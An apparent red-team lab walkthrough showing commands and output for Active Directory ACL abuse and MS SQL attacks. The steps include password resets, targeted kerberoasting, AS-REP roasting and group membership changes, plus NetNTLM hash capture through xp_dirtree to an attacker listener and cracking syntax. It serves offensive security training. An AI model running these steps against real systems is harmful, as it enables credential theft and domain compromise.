
ObjectDN                : CN=Oracle Admins,CN=Users,DC=dev,DC=cyberbotic,DC=io
ActiveDirectoryRights    : GenericAll
SecurityIdentifier       : S-1-5-21-3263068140-2042698922-2891547269-1125
```

In BloodHound, this query returns a lot of information which can look a bit confusing.

```
MATCH (g1:Group), (g2:Group), p=((g1)-[:GenericAll]->(g2)) RETURN p
```

We can narrow it down with:

```
MATCH (g1:Group {name:"1ST LINE SUPPORT@DEV.CYBERBOTIC.IO"}), (g2:Group), p=((g1)-[:GenericAll]->(g2)) RETURN p
```



This shows that 1st Line Support has **GenericAll** on multiple users and groups. So how can we abuse these?

Reset a user's password (pretty bad OPSEC).

```
beacon> getuid
[*] You are DEV\bfarmer

beacon> make_token DEV\jking Purpl3Drag0n
[+] Impersonated DEV\bfarmer

beacon> run net user jadams N3wPassw0rd! /domain

The request will be processed at a domain controller for domain dev.cyberbotic.io.

The command completed successfully.
```


Instead of changing the password we can set an SPN on the account, kerberoast it and attempt to crack offline.

```
beacon> powershell Set-DomainObject -Identity jadams -Set @{serviceprincipalname="fake/NOTHING"}
beacon> powershell Get-DomainUser -Identity jadams -Properties ServicePrincipalName

serviceprincipalname
-----
fake/NOTHING

beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe kerberoast /user:jadams /nowrap

[*] Action: Kerberoasting

[*] Target User      : jadams
[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1

[*] SamAccountName   : jadams
[*] DistinguishedName : CN=Joyce Adam,CN=Users,DC=dev,DC=cyberbotic,DC=io
[*] ServicePrincipalName : fake/NOTHING
[*] PwdLastSet       : 3/10/2021 3:28:20 PM
[*] Supported ETypes : RC4_HMAC_DEFAULT

[*] Hash             : $krb5tgs$23$*jadams$dev.cyberbotic.io$fake/NOTHING*$7D84D4D25DD82A170B308A21FED2E1F5$B22A1E [...snip...] 56B2E7

beacon> powershell Set-DomainObject -Identity jadams -Clear ServicePrincipalName
```



This is the same idea as above. Modify the User Account Control value on the account to disable preauthentication and then ASREProast it.

```
beacon> powershell Get-DomainUser -Identity jadams | ConvertFrom-UACValue

Name          Value
-----
NORMAL_ACCOUNT 512
DONT_EXPIRE_PASSWORD 65536

beacon> powershell Set-DomainObject -Identity jadams -XOR @{UserAccountControl=4194304}
beacon> powershell Get-DomainUser -Identity jadams | ConvertFrom-UACValue

Name          Value
-----
NORMAL_ACCOUNT 512
DONT_EXPIRE_PASSWORD 65536
DONT_REQ_PREAUTH 4194304

beacon> execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe asreproast /user:jadams /nowrap

[*] Action: AS-REP roasting

[*] Target User      : jadams
[*] Target Domain    : dev.cyberbotic.io

[*] Searching path 'LDAP://dc-2.dev.cyberbotic.io/DC=dev,DC=cyberbotic,DC=io' for AS-REP roastable users

[*] SamAccountName   : jadams
[*] DistinguishedName : CN=Joyce Adams,CN=Users,DC=dev,DC=cyberbotic,DC=io
[*] Using domain controller: dc-2.dev.cyberbotic.io (10.10.17.71)
[*] Building AS-REQ (w/o preauth) for: 'dev.cyberbotic.io\jadams'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

    $krb5asrep$jadams@dev.cyberbotic.io:5E0549 [...snip...] 131FDC

beacon> powershell Set-DomainObject -Identity jadams -XOR @{UserAccountControl=4194304}
beacon> powershell Get-DomainUser -Identity jadams | ConvertFrom-UACValue

Name          Value
-----
NORMAL_ACCOUNT 512
DONT_EXPIRE_PASSWORD 65536
```


If we have the ACL on a group, we can add and remove members.

```
beacon> run net group "Oracle Admins" bfarmer /add /domain

The request will be processed at a domain controller for domain dev.cyberbotic.io.

The command completed successfully.

beacon> run net user bfarmer /domain

The request will be processed at a domain controller for domain dev.cyberbotic.io.

User name          bfarmer
Full Name          Bob Farmer

[...snip...]

Global Group memberships  *Domain Users      *Roaming Users
                          *Developers            *Oracle Admins
```

There are other interesting DACLS that can lead to similar abuses. For instance with **WriteDacl** you can grant **GenericAll** to any principal. With **WriteOwner**, you can change the ownership of the object to any principal which would then inherit GenericAll over it.

Microsoft SQL Server is a relational database management system commonly found in Windows environments. They're typically used to store information to support a myriad of business functions. In addition to the obvious data theft opportunities, they also have a large attack surface, allowing code execution, privilege escalation, lateral movement and persistence.

[PowerUpSQL](#) is an excellent tool for enumerating and interacting with MS SQL Servers.

There are a few "discovery" cmdlets available for finding MS SQL Servers, including [Get-SQLInstanceDomain](#), [Get-SQLInstanceBroadcast](#) and [Get-SQLInstanceScanUDP](#).

```
beacon> getuid
[*] You are DEV\bfarmer

beacon> powershell Get-SQLInstanceDomain

ComputerName      : srv-1.dev.cyberbotic.io
Instance          : srv-1.dev.cyberbotic.io,1433
DomainAccountSid  : 15000005210002361191261941702819312113313089172110400
DomainAccount     : svc_mssql
DomainAccountCn   : MS SQL Service
Service           : MSSQLSvc
Spn                : MSSQLSvc/srv-1.dev.cyberbotic.io:1433
LastLogon         : 5/14/2021 2:24 PM
Description       :
```

[Get-SQLInstanceDomain](#) works by searching for SPNs that begin with [MSSQL*](#). This output shows that [srv-1.dev.cyberbotic.io](#) is running an instance of MS SQL server, being run under the context of the [svc_mssql](#) domain account.

BloodHound also has an edge for finding potential MS SQL Admins, based on the assumption that the account running the SQL Service is also a sysadmin (which is very common);

```
MATCH p=(u:User)-[:SQLAdmin]->(c:Computer) RETURN p
```

You may also search the domain for groups that sound like they may have access to database instances (for instance, there is a [MS SQL Admins](#) group).

Once you've gained access to a target user, [Get-SQLConnectionTest](#) can be used to test whether or not we can connect to the database.

```
beacon> powershell Get-SQLConnectionTest -Instance "srv-1.dev.cyberbotic.io,1433" | fl

ComputerName : srv-1.dev.cyberbotic.io
Instance     : srv-1.dev.cyberbotic.io,1433
Status       : Accessible
```

Then use [Get-SQLServerInfo](#) to gather more information about the instance.

```
beacon> powershell Get-SQLServerInfo -Instance "srv-1.dev.cyberbotic.io,1433"

ComputerName      : srv-1.dev.cyberbotic.io
Instance          : SRV-1
DomainName        : DEV
ServiceProcessID  : 3960
ServiceName       : MSSQLSERVER
ServiceAccount    : DEV\svc_mssql
AuthenticationMode : Windows Authentication
ForcedEncryption  : 0
Clustered         : No
SQLServerVersionNumber : 13.0.5026.0
SQLServerMajorVersion : 2016
SQLServerEdition  : Standard Edition (64-bit)
SQLServerServicePack : SP2
OSArchitecture    : X64
OsMachineType     : ServerNT
OSVersionName     : Windows Server 2016 Datacenter
OsVersionNumber   : SQL
Currentlogin       : DEV\bfarmer
IsSysadmin        : Yes
ActiveSessions    : 1
```

TIP: If there are multiple SQL Servers available, you can chain these commands together to automate the data collection.

```
beacon> powershell Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLServerInfo
```

From this output, we can see that bfarmer has the **sysadmin** role on the instance. There are several options for issuing queries against a SQL instance.

[Get-SQLQuery](#) from PowerUpSQL:

```
beacon> powershell Get-SQLQuery -Instance "srv-1.dev.cyberbotic.io,1433" -Query "select @@servername"

Column1
-----
SRV-1
```


[mssqlclient.py](#) from Impacket via proxychains:

```
root@kali:~# proxychains python3 /usr/local/bin/mssqlclient.py -windows-auth DEV/bfarmer@10.10.17.25
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[S-chain]-<>-127.0.0.1:1080-<><>-10.10.17.25:1433-<><>-OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV-1): Line 1: Changed database context to 'master'.
[*] INFO(SRV-1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[<>] Press help for extra shell commands
SQL> select @@servername;

SRV-1
```

Or a Windows SQL GUI (such as [HeidiSQL](#) or even [SMSS](#)) via Proxifier:



Let's have a look at some ways in which we can abuse access to this SQL instance.



The **xp_dirtree** procedure can be used to capture the NetNTLM hash of the principal being used to run the MS SQL Service. We can use [InveighZero](#) to listen to the incoming requests (this should be run as a local admin).

```
beacon> execute-assembly C:\Tools\InveighZero\Inveigh\bin\Debug\Inveigh.exe -DNS N -LLMNR N -LLMNRv6 N -HTTP N -FileOutput N

[*] Inveigh 0.913 started at 2021-03-10T18:02:36
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 10.10.17.231
[+] Spoofer IP Address = 10.10.17.231
[+] Packet Sniffer = Enabled
[+] DHCPv6 Spoofer = Disabled
[+] DNS Spoofer = Disabled
[+] LLMNR Spoofer = Disabled
[+] LLMNRv6 Spoofer = Disabled
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] HTTP Capture = Disabled
[+] Proxy Capture = Disabled
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] SMB Capture = Enabled
[+] Machine Account Capture = Disabled
[+] File Output = Disabled
[+] Log Output = Enabled
[+] Pcap Output = Disabled
[+] Previous Session Files = Not Found
[*] Press ESC to access console
```

Now execute **EXEC xp_dirtree '\\10.10.17.231\pwn', 1, 1** on the MS SQL server, where **10.10.17.231** is the IP address of the machine running InveighZero.

```
[+] [2021-05-14T15:33:49] TCP(445) SYN packet from 10.10.17.25:50323
[+] [2021-05-14T15:33:49] SMB(445) negotiation request detected from 10.10.17.25:50323
[+] [2021-05-14T15:33:49] SMB(445) NTLM challenge 3006547FFC8E90D8 sent to 10.10.17.25:50323
[+] [2021-05-14T15:33:49] SMB(445) NTLMv2 captured for DEV\svc_mssql from 10.10.17.25(SRV-1):50323:
svc_mssql::DEV:[...snip...]
```

Use **--format=netntlmv2 --wordlist=wordlist svc_mssql-netntlmv2** with **john** or **-a 0 -m 5600 svc_mssql-netntlmv2 wordlist** with **hashcat** to crack.

This is useful because the SQL Instance may be being run by a privileged account, sometimes even a Domain Admin. InveighZero will ignore traffic coming from accounts that are generally deemed to be "uncrackable" such as computer accounts.

You may also use the WinDivert + rportfwd combo (shown on the **NTLM Relaying page**) with Impacket's [smbserver.py](#) to capture the NetNTLM hashes.

```
root@kali:~# python3 /usr/local/bin/smbserver.py -smb2support pwn .
Impacket v0.9.24.dev1+20210720.100427.cd4fe47c - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (127.0.0.1,46894)
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] AUTHENTICATE_MESSAGE (DEV\svc_mssql,SRV-1)
[*] User SRV-1\svc_mssql authenticated successfully
[*] svc_mssql::DEV:[...snip...]
[*] Connecting Share(1:pwn)
```


